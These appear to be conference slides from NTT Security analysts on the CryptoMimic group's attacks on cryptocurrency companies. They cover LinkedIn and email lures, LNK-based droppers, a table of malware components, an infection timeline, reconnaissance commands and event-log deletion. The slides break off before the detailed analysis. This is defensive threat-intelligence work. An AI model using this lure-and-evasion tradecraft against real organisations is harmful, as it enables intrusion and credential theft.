



# Unveiling the CryptoMimic

2020/09/30 - 2020/10/03

Hajime Takai, Shogo Hayashi, Rintaro Koike



## Hajime Takai

- SOC & malware analyst at NTT Security (Japan) KK
- Speaker of Japan Security Analyst Conference 2020

## Shogo Hayashi

- SOC & malware analyst at NTT Security (Japan) KK
- Responding to EDR detections and creating IoCs
- Co-founder at SOCYETI

## Rintaro Koike

- SOC & malware analyst at NTT Security (Japan) KK
- Founder & researcher at nao\_sec

## **CryptoMimic attacks worldwide companies**

- Especially targeting crypto currency companies
- Very active since around April 2018

## **Extremely difficult to observe the attack**

- Several research reports was published
- However, they only dealt with the initial part of the attack

## **We succeeded in observing the attack deeply**

- CryptoMimic uses unknown malwares
- Trying to unveil the CryptoMimic's profile or attribution

# CryptoMimic

## Also known as

- Dangerous Password, CageyChameleon, Leery Turtle, CryptoCore

## Targeting financial organizations

- Especially crypto currency companies
- Since around April 2018

## Mysterious attack group


- Very active but cautious
- No one has research in detail

## Majority of attacks start with an email or LinkedIn message

- The URL is written in the message body
- The message is prepared for each target
  - E.g. pretend to be sent by CEO of target organization or recruiter from other companies

## If click the URL, a zip file is downloaded from cloud service


- Such as OneDrive or Google Drive




## Downloaded zip file includes document file and LNK file

- In many cases, the LNK file name is something like "Password.txt.lnk"
- And the document file is password-protected

## Open LNK file to know the document file's password





Open the document file -> Password-protected




## Besides LNK file

- Using document file with macro
- CHM file



# Analysis Overview

## A victim get infected with multiple malwares originated from LNK file



## The first half of the attack has similarities to CryptoMimic's attack

Item	File name	File type	Past report
Downloader-A	Password.txt.Ink	Ink file	Exist
Dropper	(fileless)	VBScript	Exist
Decoy Password	Password.txt	txt file	Exist
Downloader-B	Xbox.Ink	Ink file	Exist
Cabbage RAT-A	kohqxrz.vbs	VBScript	Exist
Cabbage RAT-B	(fileless)	VBScript	Exist
Cabbage RAT-C	(fileless)	VBScript	Not Exist
Brower Info Stealer	RuntimeBroker.exe	exe file	Not Exist
msoRAT	NTUser.dat	dll file	Not Exist
Credential Stealer	bcs.dll	dll file	Not Exist

The existing reports report that CryptoMimic used these files in the past.

**Judging from these similarities, we concluded that the attack group was CryptoMimic.**

## Unknown malware were used in the second half of the attack

Item	File name	File type	Past report
Downloader-A	Password.txt.Ink	Ink file	Exist
Dropper	(fileless)	VBScript	Exist
Decoy Password	Password.txt	txt file	Exist
Downloader-B	Xbox.Ink	Ink file	Exist
Cabbage RAT-A	kohqxrz.vbs	VBScript	Exist
Cabbage RAT-B	(fileless)	VBScript	Exist
Cabbage RAT-C	(fileless)	VBScript	Not Exist
Brower Info Stealer	RuntimeBroker.exe	exe file	Not Exist
msoRAT	NTUser.dat	dll file	Not Exist
Credential Stealer	bcs.dll	dll file	Not Exist

Unknown malwares never reported before.

**We successfully acquired new knowledge on CryptoMimic.**

## We successfully observed attacker's activity after malware infection

- The whole attack was completed within around three hours.
- The attacker deleted windows event log to eliminate the trace of the attack.

Time	Subject	Description
2020/2/21 09:33	Downloader-A	Dropper was download and executed.
09:33	Dropper	3 files were dropped. Cabbage RAT-A initiated HTTP access to C&C Server.
10:30	Cabbage RAT-A	Cabbage RAT-B was downloaded and executed.
10:30	Cabbage RAT-B	Cabbage RAT-C was downloaded and executed.
11:15-11:34	Cabbage RAT-C	Browser Info Stealer was downloaded and executed.
11:38-11:40	Cabbage RAT-C	msoRAT was downloaded and executed.
11:47	msoRAT	Something was injected into lsass.exe process.
12:23 - 2020/2/21 12:43	lsass.exe	Windows event log was deleted via wevutil.exe. Malwares and some files were deleted. Some malwares process was terminated.


**Same as normal APT attack, the attacker used windows standard commands**

Command
cmd.exe
cmdkey.exe
copy.exe
find.exe
ipconfig.exe
net.exe group
net.exe localgroup
net.exe user

Command
net.exe view
netstat.exe
ping.exe
rmdir.exe
systeminfo.exe
whoami.exe
whoami.exe


# Analysis Detail

Topic from the next slide

